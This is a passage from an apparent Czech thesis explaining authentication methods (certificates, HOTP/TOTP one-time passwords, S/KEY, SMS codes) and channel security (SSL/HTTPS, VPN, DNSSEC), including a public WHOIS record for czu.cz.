Většina CA má svůj vlastní kořenový certifikát, případně existují domény daných CA. Proto si musí uživatelé nainstalovat mnoho kořenových certifikátů a situace se stává nepřehlednou. Pro uživatele je navíc rozhodování o důvěryhodnosti daných CA

problematické, protože většinou nemají dostatečné množství údajů, případně času takové údaje zkoumat.

Akreditaci poskytovatelům certifikačních služeb v ČR uděluje Ministerstvo vnitra na základě:

- splnění všech podmínek předepsaných zákonem v souladu s § 10 odst. 4 zákona č. 227/2000 Sb., (zákon o elektronickém podpisu);
- splnění podmínek, požadavků a postupů stanovených vyhláškou č. 378/2006 Sb., o postupech kvalifikovaných poskytovatelů certifikačních služeb, o požadavcích na nástroje elektronického podpisu a o požadavcích na ochranu dat pro vytváření elektronických značek (vyhláška o postupech kvalifikovaných poskytovatelů certifikačních služeb);
- ověření kvalifikovaných systémových certifikátů Ministerstvem vnitra podle § 9 odst. 2 písm. d) zákona o elektronickém podpisu.



Obrázek 6 Hierarchie důvěry PostSignum (Peterka)

V České republice jsou akreditovány tři certifikační autority (Akreditace, 2010), ale orgány veřejné moci mají povinnost uznávat také certifikační autority z celé EU. (Peterka, 2010), (Peterka)

Na obrázku Obrázek 6 je zobrazena hierarchie důvěry certifikační autority PostSignum.

Všechna pracoviště Czech-POINT používají povinně jako autentizační prostředek autentizaci certifikátem.(MV ČR)

4.4.4. Jednorázová hesla

Bezpečnou formu autentizace poskytují jednorázová hesla, tedy hesla, u nichž není možnost provést útok opakováním nebo odposlechnutím, neboť heslo je použitelné právě jednou. (RFC2289)

Lze snadno zavést dvoufaktorovou autentizaci, druhým faktorem (například po zadání klasického statického hesla) je vlastnictví tokenu pro generování OTP. Většina hardwarových i softwarových tokenů aktuální heslo nijak nechrání, stačí stisknout tlačítko nebo se podívat na displej, není nutné zadávat žádný PIN nebo něco podobného. OTP je tedy doplňkem hesla, nikoliv jeho náhradou. (Valášek, 2011) (Hoyer, 2009)

Výhodou je, že na straně autentizující se osoby není kromě tokenu třeba žádné zvláštní vybavení: jednorázové heslo má podobu 6–8 znaků nebo číslic, které stačí opsat, přímé propojení tokenu s počítačem není třeba. Lze se tedy autentizovat na cizím počítači, v internetové kavárně atd.

Hardwarové a softwarové tokeny

Při použití hardwarových tokenů je nutné řešit jejich distribuci, výměnu a podporu. Trvanlivost tokenů není neomezená, vydrží většinou 3–5 let.

Alternativou k hardwarovým tokenům je softwarové generování, aplikace existují pro všechny běžně používané mobilní platformy – Android, BlackBerry, iOS, J2ME, Windows Mobile i Windows Phone 7. Velká část potenciálních uživatelů tedy speciální hardware nebude potřebovat.

Hardwarové tokeny jsou jenom tak bezpečné, jak bezpečné jsou systémy jejich výrobců. V březnu roku 2011 vydala společnost RSA tiskové prohlášení o zjištěném útoku na produkt SecurID. (Coviello) Hrozilo nebezpečí, že unikl seznam seedů - tajných informací, které slouží jako základ pro generování hesla.

Softwarové tokeny mají výhodu, že seedy v nich nejsou zadané napevno, ale může si je volit autentizující strana, aniž by bylo nutné spoléhat se na výrobce.

Varianty OTP

Existují ovšem i otevřené standardy, pomocí kterých může jednorázová hesla snadno implementovat kdokoliv. Následující část je věnována dvěma technologií – HOTP a TOTP.

HOTP generuje nové heslo na požádání, typicky na základě stisku tlačítka na tokenu, TOTP generuje nové heslo automaticky v závislosti na čase, typicky každých 10, 30 nebo 60 sekund.

Event-based OTP (HOTP)

V tomto případě se jedná skutečně o jednorázové heslo, vygenerované na žádost a použitelné nejvýše jednou. Zkratka HOTP znamená HMAC-based One Time Password, využívající algoritmu HMAC pro podpis dat (RFC4226). Algoritmus je detailně popsán v RFC4226 (RFC4226), v následujícím odstavci je popsán princip jeho fungování.

Každá ze stran komunikace (token a ověřující server) musí znát dvě informace: tajemství a počítadlo. Tajemství (angl. secret nebo také seed) je obecně seskupení náhodně vygenerovaných bajtů, sdílené tajemství mezi serverem a klientem. Zde je jedno ze slabých míst systému: tuto informaci si musí mezi sebou strany nějak bezpečně předat. Nicméně předání funguje jednorázově, není nutné pro běžný provoz. V případě hardwarových tokenů bývá tajemství pevně nastaveno a je součástí tokenu již od výroby. Tento kód je pak spojen s kódem v autentizačním systému, kam je nutné ho před použití zavést, zpravidla na základě sériového čísla tokenu (ke každému sériovému číslu odpovídá jedno tajemství - ta bývají dodávána na zvláštním médiu pro import do autentizačního systému). V případě softwarových tokenů je obvykle nutné jej zadat při inicializaci. Druhým klíčovým parametrem je počítadlo (counter) již vygenerovaných hesel.

Výpočet jednorázového hesla pak probíhá tím způsobem, že po stisku tlačítka token použije aktuální hodnotu počítadla a zašifruje ji pomocí HMAC-SHA1, přičemž použije tajemství jako klíč. Výsledkem je 160-bitová hodnota, která by sama o sobě byla použitelná jako jednorázové heslo. Použít celou 160-bitovou (20-ti znakovou) hodnotu výsledné funkce by bylo zbytečně náročné. Proto RFC4226 definuje postup, kterým se ze 160-bitové hodnoty použije několik (obvykle 6–8) desítkových číslic. To sice sníží odolnost algoritmu (a vyžaduje, aby na straně serveru byla implementována nějaká funkce, která omezí velké množství požadavků), ale učiní celý systém použitelným.

Ztráta synchronizace

Pro úspěšnou autentizaci je nutné, aby mělo počítadlo vygenerovaných hesel na obou stranách stejnou hodnotu. Ale může snadno dojít k tomu, že token vygeneruje více hesel, než kolik se jich dostane k serveru (stačí jednotlivé nebo opakované stisknutí tlačítka na tokenu). V praxi se postupuje tak, že pokud heslo nesouhlasí, předpokládá server, že mohlo dojít k narušení synchronizace a zkusí vygenerovat několik následujících hesel. Pokud se shodují,

prohlásí heslo za správné a posune si počítadlo o patřičný počet kroků dopředu. Vhodný počet hesel je záležitostí konfigurace a kompromisem mezi uživatelskou přívětivostí a bezpečností.

Pokud toto selže, token lze za určitých okolností resynchronizovat – pokračovat s generováním hesel tak dlouho, dokud nedojde ke shodě a poté si vyžádat několik dalších hesel jako potvrzení. Nemusí to být ale možné vždy a dále to snižuje bezpečnost.

Pro kritické operace (jako je třeba změna hesla, zrušení účtu atd.) lze zvýšit bezpečnost tím, že je požadováno zadání ne jednoho, ale několika po sobě následujících hesel. Pokud by se útočníkovi podařilo třeba *brute-force* metodou odhalit jedno heslo, pravděpodobnost, že odhalí dvě po sobě následující, je výrazně nižší.

Vzájemné ověření

Jednorázová hesla na principu HOTP lze využít ke vzájemnému ověření, tedy lze potvrdit uživateli, že komunikuje skutečně se správným serverem. Stačí, když po úspěšném přihlášení server vygeneruje další heslo v pořadí a zobrazí jej uživateli. Ten může udělat totéž a hesla se musejí shodovat.

Problém se zálohou tokenu

V případě hardwarového tokenu tento problém není nutné (ani možné) řešit. V případě tokenů softwarově emulovaných tokenů může nastat problém při přeinstalaci daného zařízení. Aby přihlášení fungovalo, musí si token pamatovat stav počítadla, což by znamenalo po každém použití zálohovat, nestačí zálohovat třeba jednou denně.

Použití HOTP tokenu musí být exkluzivní. Tentýž token není možné použít pro přihlášení do několika různých systémů, které spolu nejsou propojené. Všechny systémy totiž musejí sdílet společný čítač vygenerovaných hesel. Platí to i obráceně, nelze mít několik tokenů k jednomu systému, pokud s tím systém nebude přímo počítat ve svém návrhu, tokeny (byť by měly stejné tajemství, nejsou vzájemně nahraditelné).

Papírový token

Vzhledem k tomu, že sekvence hesel je předem daná, není nutné, aby se heslo počítalo v okamžiku potřeby. Hesla je možné předpočítat dopředu a tokenem se může stát obyčejný kus papíru, na který si uživatel hesla předem vytiskne. Tento způsob lze použít jako rezervu pro případ ztráty tokenu, na druhou stranu se jedná o stejné bezpečnostní riziko jako poznamenávání hesel na papír. Lze si však představit například případ, kdy z nějakých důvodů chce firma dát dočasně přístup do vnitrofiremní VPN chráněné jednorázovými hesly, například dodavateli informačního systému za účelem dohledání chyby. Doba poskytnutí může být snadno omezena na určité intervaly nebo celkovou dobu platnosti.

Varianta S/KEY

Varianta jednorázových hesel S/KEY bez nutnosti použití čítače používá následujícího principu: (RFC1760)

Na papír je vytištěna posloupnost H(W), H(H(W)), ….,H^n(W) v opačném pořadí, kde H je hashovací funkce, W je původní tajemství, které je po vytištění zničeno. Uživatel pak zadává hesla postupně. Na serveru je uloženo pouze poslední heslo získané z řetězce hesel. Při autentizaci uživatel poskytne heslo H^{n-1}(W) a server ověří jeho platnost proti uloženému heslu H^n(W) a použije jako referenční získané heslo H^{n-1}(W).

Výhodou této autentizační metody je, že při útoku na server a získání posledního hesla není možné odhalit nové heslo. Nevýhodou je omezený počet použitelných hesel a způsob uložení hesel na klientské straně.

Time-based OTP (TOTP)

Druhý způsob je závislý nikoliv na počtu vygenerovaných hesel, ale na aktuálním čase. Zkratka TOTP znamená Time-based One Time Password.

Princip generování hesla je stále stejný jako v případě HOTP, jenom se místo počítadla použije aktuální čas. RFC6238 (RFC6238) předpokládá, že se jako pohyblivý faktor použije počet celých třicetisekundových intervalů, které uběhly od 1. 1. 1970 00:00:00 UTC, ačkoliv implementace často používají i šedesátisekundové intervaly.

TOTP také počítá s použitím novějších hashovacích algoritmů z rodiny SHA-2. Nicméně pro účely generování jednorázových hesel je z praktických důvodů dostatečně dobré i SHA-1 a dokonce i již zastaralý MD5, protože všechny známé útoky, vedené na hashovací algoritmy, směřují k nalezení kolizních dokumentů, nikoliv k nalezení původního textu před provedením hashe. Nalezení kolizního dokumentu představuje problém pro situaci, kdy hash slouží k ověření integrity nebo k vzájemnému propojení dvou dokumentů (jako je tomu v případě elektronického podpisu), ale nikoliv v případě HMAC. (Bellare, 2006)

Hlavní výhody a nevýhody tvoří opačné vlastnosti oproti HOTP popisovaném výše v textu. TOTP token nelze použít ke vzájemnému ověření ani k vygenerování několika následujících hesel pro zvýšení bezpečnosti. Rovněž není problém se zálohou a obnovením softwarového tokenu, protože jediné, co je potřeba znát, je znát tajemství.

Ztráta časové synchronizace

V případě, že se rozejdou hodiny na straně serveru a na straně klienta, znamená to samozřejmě problém. Serverové implementace obvykle postupují tak, že si vygenerují heslo pro předchozí a následující časový interval a ten zkusí použít.

V případě softwarových tokenů je problém snadno řešitelný – stačí nastavit správný čas (lze předpokládat, že server v takové aplikaci bude mít čas synchronizovaný přes NTP

s důvěryhodným zdrojem). U hardwarového tokenu je víceméně nejjednodušší token zahodit a používat jiný. Server si nicméně může při přihlášení zaznamenat obvyklé zkreslení a přizpůsobit se.

Jednorázovost hesel

TOTP negeneruje jednorázová hesla, ale hesla s omezenou dobou platnosti. Bude-li uvažován interval změny 30 sekund a server bude akceptovat jedno heslo dopředu a jedno dozadu, heslo bude platné teoreticky 90 sekund, prakticky nejvýše 60.

Pokud nejsou přijata dodatečná opatření na straně serveru (který si např. bude pamatovat hesla zadaná v poslední době a opakované zadání odmítne), může odposlouchávající útočník jednorázové heslo zneužít ke druhému přihlášení, bude-li dostatečně rychlý (*replay-attack*).

Vestavěná obrana proti brute-force útokům

V případě event-based OTP je nutné na straně serveru přijmout dodatečná opatření proti útokům hrubou silou – po zadání většího množství chybných hesel účet zablokovat a nebo lépe zpomalit odezvu (provést dočasné zablokování účtu).

Time-based OTP má takovou obranu ze své podstaty vestavěnou, protože na uskutečnění brute-force útoku má útočník jenom 90 sekund (při intervalu 30 s a jedním akceptovaným heslem na každou stranu). Je dosti nepravděpodobné, že by za takovou dobu bylo možné úspěšný brute-force útok provést.

Výhody jednorázových hesel

- Mohou být využita na systémech bez infrastruktury veřejných klíčů
- Mohou být implementována na zařízeních bez rizika napadení
- Není potřeba instalace na klientských počítačích
- Většinou nevyžaduje změnu rozhraní pro přihlášení
- Uživatelské jméno a heslo=uživatelské jméno a OTP
- Jednoduchá na používání
- Mohou být využívána i v pro jiné komunikační kanály než internet

4.4.5. Využití více nezávislých komunikačních kanálů

Při operaci autorizace v kritických aplikacích, jako například internetové bankovnictví, schvalovací systémy apod. je vhodné použít pro autentizaci dodatečný nezávislý komunikační

kanál. Pomocí tohoto kanálu je možné poslat podklady k autorizaci nezávislou cestou a odhalit tak útok *man-in-the-middle*. Pokud by útočník podvrhl data například k převodnímu příkazu do banky, uživatel by dostal nezávislým kanálem útočníkův (podvržený) příkaz a transakci by nepotvrdil.

Autorizace kódem SMS

Jako nejrychlejší a nejspolehlivější komunikační kanál lze využít služeb sítě GSM – zpráv SMS. (sendSMSnow.com) (SMS PASSCODE A/S) Jejich nevýhodou jsou dodatečné náklady na autorizaci a případná nedostupnost signálu GMS u uživatele.

Součástí SMS je přímo jednorázový autorizační kód který slouží pro potvrzení právě této jedné transakce a není možné ho opakovaně použít.

Při ztrátě mobilního telefonu musí uživatel bezprostředně zajistit zablokování telefonního čísla, aby nedošlo ke zneužití.

Telefonické ověření

Během telefonického ověření probíhá autorizace operace obdobně jako u autorizace kódem SMS, pouze informace potřebné k autorizaci jsou předány hlasovým automatem. V rámci telefonického hovoru je také možné v tomto kroku provést potvrzení operace. Pro zajištění bezpečnosti opět platí stejná pravidla jako pro autorizaci SMS kódem.

4.5. Bezpečnost komunikačních kanálů

4.5.1. Protokol HTTP

Protokol HTTP sloužil původně k vyhledávání informací na internetu. V současnosti se jedná o nejpoužívanější protokol na internetu.

Komunikace protokolu HTTP se skládá z dotazu a odpovědi. Relace mezi klientem a serverem je tvořena vždy pouze dotazem a odpovědí na tento dotaz. Fakt, že protokol HTTP neumožňuje delší dialog než jeden dotaz a okamžitou odpověď, je omezujícím faktorem protokolu HTTP. Dalším omezujícím faktorem je použití architektury klient/server. Ta neumožňuje odesílat asynchronní události ze serveru klientovi. Server může odeslat zprávu klientovi nejdříve v okamžiku, kdy klient odešle nějaký dotaz na server. Protokol HTTP zavádí proxy, bránu a tunel.

Proxy

Proxy je systém skládající se ze dvou částí:

1. Serverová část – přijímá požadavky klienta, jakoby je přijímal cílový server
2. Klientská část – převezme požadavky od serverové části proxy, naváže TCP spojení s cílovým serverem a předá jménem klienta požadavky cílovému serveru k vyřízení

Proxy má vlastní logiku. Rozumí aplikačnímu protokolu (HTTP) a s přijatým požadavkem může provést několik operací:

- Může přepsat požadavek nebo odpověď
- Odpovědi může ukládat do paměti cache
- Může zjišťovat, zdali je klient oprávněn provést takový požadavek
- Může provést antivirovou kontrolu
- Může autentizovat uživatele
- Může poskytovat služby vnitřním i vnějším uživatelům, při přístup z vnějších adres pak může vyžadovat autentizaci

Brána

Brána pracuje na obdobném principu jako proxy, ale s tím rozdílem, že mění aplikační protokol. Přijímá například požadavek v protokolu HTTP a mění jej na komunikaci v protokolu FTP.

Tunel

Tunel nerozumí přenášeným datům, lze jím tedy dokonce přenášet aplikační data zašifrovaná, čehož využívá protokol SSL. Tunel navazuje obousměrná spojení, každé spojení je tvořeno dvěma komunikačními kanály, každý pro jeden směr.

4.5.2. Protokol HTTPS

Pro zajištění bezpečného komunikačního kanálu je vhodné použít, např. protokol SSL, který pomáhá zabezpečit protokol HTTP na jeho bezpečnější verzi HTTPS, která umožňuje přenášená data šifrovat.

Protokol HTTP (HyperText Transfer Protocol) je komunikační protokol určený pro výměnu hypertextových dokumentů ve formátu HTML (HyperText Markup Language - hypertextový značkovací jazyk), který slouží pro tvorbu internetových stránek.

Protokol SSL (Secure Sockets Layer) pochází od firmy Netscape a specializuje se na zabezpečení přenosu dat mezi klientem a serverem, které nejsou zabezpečeny pomocí protokolu TCP/IP. Vrstva protokolu SSL dodatečně řeší zabezpečení přenášených dat, je vložena mezi aplikační protokol a protokol TCP. K dispozici jsou tedy: aplikační data, aplikační protokol, protokol SSL, protokol TCP, protokol IP a linkový protokol (Ethernet). (Čečelský, 1999)

Protokol SSL provádí autentizaci serveru většinou na základě certifikátu serveru a pak může provést autentizaci klienta také na základě certifikátu klienta. K autentizaci nedochází při komunikaci klienta s anonymním serverem.

Autentizace se provádí většinou pomocí asymetrické kryptografie, která je považována za relativně silnou stránku SSL.

Součástí počáteční komunikace je výměna dat, ze které je odvozeno tzv. sdílené tajemství. Sdílené tajemství je blok čísel, který znají jen účastníci konkrétní komunikace, a pro ostatní je utajen. Odvozují se od něho symetrické šifrovací klíče a tzv. tajemství pro výpočet kontrolního součtu (MAC secret).

Protokol SSL umožňuje šifrovat přenos dat mezi dvěma účastníky komunikace. Pro šifrování se používá již výše zmíněná symetrická šifra, jejíž klíč je odvozen od sdíleného tajemství.

Přenášené fragmenty dat se doplňují o kontrolní součet, který zajišťuje integritu přenášených dat. Protože se kontrolní součet nepočítá jen z fragmentu přenášených dat,

ale fragment se pro výpočet kontrolního součtu zřetězí s tajemstvím pro výpočet kontrolního součtu, je velmi náročné upravit přenášená data během přenosu. Tímto způsobem je poměrně spolehlivě zajištěna integrita přenášených dat.


Protokol SSL nenahlíží do aplikačních dat (je umístěn v nižší vrstvě), proto nedokáže rozeznávat v aplikačních datech jednotlivé transakce.

Protokol SSL nepodepisuje elektronicky jednotlivé přenášené fragmenty nebo transakce, není možné ho tedy použít pro aplikace, které vyžadují použití elektronického podpisu (bankovní transakce, přenos dat pro státní správu, …). Má uplatnění tam, kde nevadí omezená délka šifrovacího klíče a není nutné použít elektronický podpis u přenášených transakcí. Používá se k zabezpečení protokolu HTTP (HyperText Transfer Protocol) pomocí vložené vrstvy SSL a poté se zabezpečená verze protokolu označuje jako HTTPS (HyperText Transfer Protocol Secure).(McClure, a další, 2007)

4.5.3. VPN

K tunelování je potřeba tunel – kanál pro data mezi dvěma počítači v síti. Tento kanál může být tvořen třeba i TCP spojením, ale v praxi se používá spíše specializovaných protokolů na úrovni IP (ipsec, gre). (Kára, 2003)

Tunelování se většinou využívá pro spojení vzdálených sítí do jedné, která je zdánlivě homogenní. Viz Obrázek 7.



Obrázek 7 Schéma VPN (SecureNet)

Tunelování pomocí GRE

Jednodušší je vytváření tunelů pomocí protokolu GRE. GRE znamená General Routing Encapsulation protocol (všeobecný zapouzdřovací protokol).

GRE je jednoduchý a poměrně rozšířený standard, GRE tunely se dají vytvářet nejen mezi systémy typu Linux, ale i s Cisco routery nebo v systémech Microsoft Windows.

IPSec

IPSec (IP security) je rozšíření protokolu IP. Vytváří logické kanály (Security Associations), které jsou vždy jednosměrné. (RFC2401) (RFC2411)


4.5.4. Technologie DNSSEC

DNSSEC je rozšíření systému doménových jmen (DNS), které zvyšuje jeho bezpečnost. DNSSEC poskytuje uživatelům jistotu, že informace, které z DNS získal, byly poskytnuty správným zdrojem, jsou úplné a jejich integrita nebyla při přenosu narušena. DNSSEC zajistí důvěryhodnost údajů, získaných z DNS. (NIC.CZ)

Přestože většina internetových služeb sama o sobě nějaké formy zabezpečení má a uživatelé jsou zvyklí je používat, existuje jedna další hrozba, kterou si málokdo uvědomuje, a kterou dokáže odvrátit pouze DNSSEC.

Všechny internetové služby (e-mail, webové stránky, instant messaging, internetové volání,…) využívají systém doménových jmen (DNS – Domain Name System). Jeho základním principem je to, že umožňuje v adresách těchto služeb používat jména, která jsou srozumitelná a snadno zapamatovatelná pro člověka, namísto čísel, která jsou srozumitelná a potřebná pro počítače. V praxi to pak funguje tak, že kdykoliv uživatel použije jmennou adresu nějaké internetové služby (webové stránky, emailovou adresu atd.), je nutné ji přeložit pomocí DNS na adresu číselnou a na tuto číselnou adresu se pak počítač obrátí, aby se spojil se službou, kterou uživatel chce použít.

V případě, že někdo dokáže podvrhnout číselnou adresu, uživatel se, aniž bude cokoliv tušit, dostane na úplně jiné místo, a vůbec se nespojí se službou, kterou očekával, viz Obrázek 8.



Obrázek 8 Útok na DNS (NIC.CZ)

Uživatel napíše do svého prohlížeče adresu, a za normálních okolností vše probíhá zeleně označenou cestou – použije server svého poskytovatele připojení (ISP), a ten z globálního DNS systému získá číselnou adresu, se kterou se uživatel spojí a používá službu, kterou chtěl. V případě, že je však číselná adresa podvržena, pak vše probíhá červeně označenou cestou, a uživatel je spojen s jinou službou, aniž cokoli tuší.

V případě, že napadenou službou je elektronický obchod, kam uživatelé vkládají čísla platebních karet, nebo je to služba sledující pohyby kurzů akcií používanou pro investiční rozhodování, nebo jen odesílání e-mailu s důležitými informacemi, není žádoucí, aby informace, které jsou přenášeny, byly z nedůvěryhodného (podvrženého) zdroje, a naopak aby odesílané údaje nepadly do rukou někomu nepovolanému. A právě to se pomocí zneužití DNS může stát, pokud není implementováno zabezpečení pomocí DNSSEC.

Ochrana pomocí DNS

Principem DNS je překlad jmenných internetových adres, jako například www.nic.cz nebo www.czu.cz, na adresy číselné, kterým počítače rozumějí a jejichž pomocí dokážou zajistit zobrazování webových stránek, odesílání e-mailů, telefonování po internetu a další běžné internetové služby. DNSSEC zvyšuje bezpečnost při používání DNS tím, že zabraňuje podvržení falešných, pozměněných či neúplných údajů o doménových jménech.


Služba DNS, není-li zabezpečena pomocí DNSSEC, poskytuje potencionálnímu útočníkovi několik míst, na kterých je možné komunikaci narušit a zfalšovat údaje. Tím, že útočník změní údaje o doménových jménech, ovlivní fungování dalších internetových služeb, které může tímto zásahem zneužít. Útočník pak může například:

- získávat cizí e-maily

- pomocí falešných webových stránek získávat hesla, přístupové kódy či údaje o platebních kartách apod.
- obcházet antispamovou ochranu v DNS a spam posílat
- podvrhnout zprávy a informace na webových stránkách
- přesměrovávat či odposlouchávat telefonní hovory, vedené přes internet.

Uživatel přitom nemá ve většině případů šanci poznat, že se děje něco neobvyklého. Díky zavedení DNSSEC získá jeho uživatel jistotu, že informace, které z DNS získal, byly poskytnuty správným zdrojem, jsou úplné a jejich integrita nebyla při přenosu narušena. DNSSEC zajistí důvěryhodnost údajů, získaných z DNS.

Obrázek 9 představuje výpis doménových informaci o konkrétní doméně z registru NIC.CZ. Z výpisu se zřejmé, že uvedená doména není v současné době (prosinec 2011) zabezpečena pomocí technologie DNSSEC a mohla by být potenciálně zneužita k phishingovému útoku.



VYHLEDÁVÁNÍ V REGISTRU (WHOIS)


Výsledek vyhledávání **czu.cz**.

PROHLÍŽENÍ DOMÉNOVÉHO JMÉNA

Doménové jméno	czu.cz
Registrace od	05.12.1996
Poslední aktualizace	16.08.2010 10:59:25
Datum expirace	21.10.2012
Držitel	SB:SJ87-RIPE_XX Czech University of Agriculture
Administrativní kontakt	M4WA-0EC4C Ceska zemedelska univerzita v Praze
Dočasný kontakt	
Určený registrátor	REG-MEDIA4WEB Media4Web s.r.o od 21.10.2004 10:25:00
Zabezpečeno pomocí DNSSEC	⛔
Stav	Doména je zaplacená a v zóně
Sada jmenných serverů	NSS:SJ87-RIPE_XX:1
Jmenný server	ns.ces.net
Jmenný server	garp.czu.cz 193.84.32.93
Technický kontakt	SB:SJ87-RIPE_XX Czech University of Agriculture SJ87-RIPE Stanislav Jelen
Určený registrátor	REG-MEDIA4WEB Media4Web s.r.o od 01.10.2007 02:00:00
Stav	Je navázáno na další záznam v registru

Obrázek 9 Informace o doméně CZU.CZ (zdroj: autor)

DNSSEC zavádí DNS asymetrickou kryptografii – tedy používání jednoho klíče na zašifrování a jiného klíče na dešifrování obsahu. Obdobný princip je základem známějšího šifrování zpráv pomocí PGP či podepisování e-mailů elektronickým podpisem. V případě DNSSEC si držitel domény vygeneruje dvojici soukromého a veřejného klíče. Svým soukromým klíčem pak elektronicky podepíše technické údaje, které o své doméně do DNS vkládá. Pomocí veřejného klíče je pak možné ověřit pravost tohoto podpisu. Aby byl tento klíč dostupný všem, publikuje jej držitel ke své doméně u nadřazené autority, kterou je pro všechny domény .cz registr domén .cz. I na úrovni registru domén .cz jsou technická data v DNS podepsána a veřejný klíč k tomuto podpisu je opět správcem registru předán nadřazené autoritě. Vytváří se tak řetěz, který zajistí důvěryhodnost údajů, pokud není v žádném svém článku porušen, a všechny elektronické podpisy souhlasí, viz Obrázek 10.




Obrázek 10 Ochrana pomocí DNSSEC (NIC.CZ)

DNSSEC je se stávajícím DNS zpětně kompatibilní a obě varianty fungují současně. Pro běžného uživatele se tedy okamžikem zavedení DNSSEC nezmění pravděpodobně nic - a to až do momentu, dokud se na příslušném DNS serveru nezačne DNSSEC používat. To může být v případě expertů přímo na uživatelově počítači, v případě firem na firemním serveru a v případě běžných uživatelů na serveru jejich poskytovatele internetového připojení. Poskytovatelům služeb a obsahu pak DNSSEC nabízí možnost zvýšit bezpečnost a důvěryhodnost svých služeb. Pro zavedení DNSSEC je nutné, aby byly zajištěny digitální podpisy jejich DNS údajů a příslušné šifrovací klíče publikovány do registru domén .cz. (NIC.CZ)

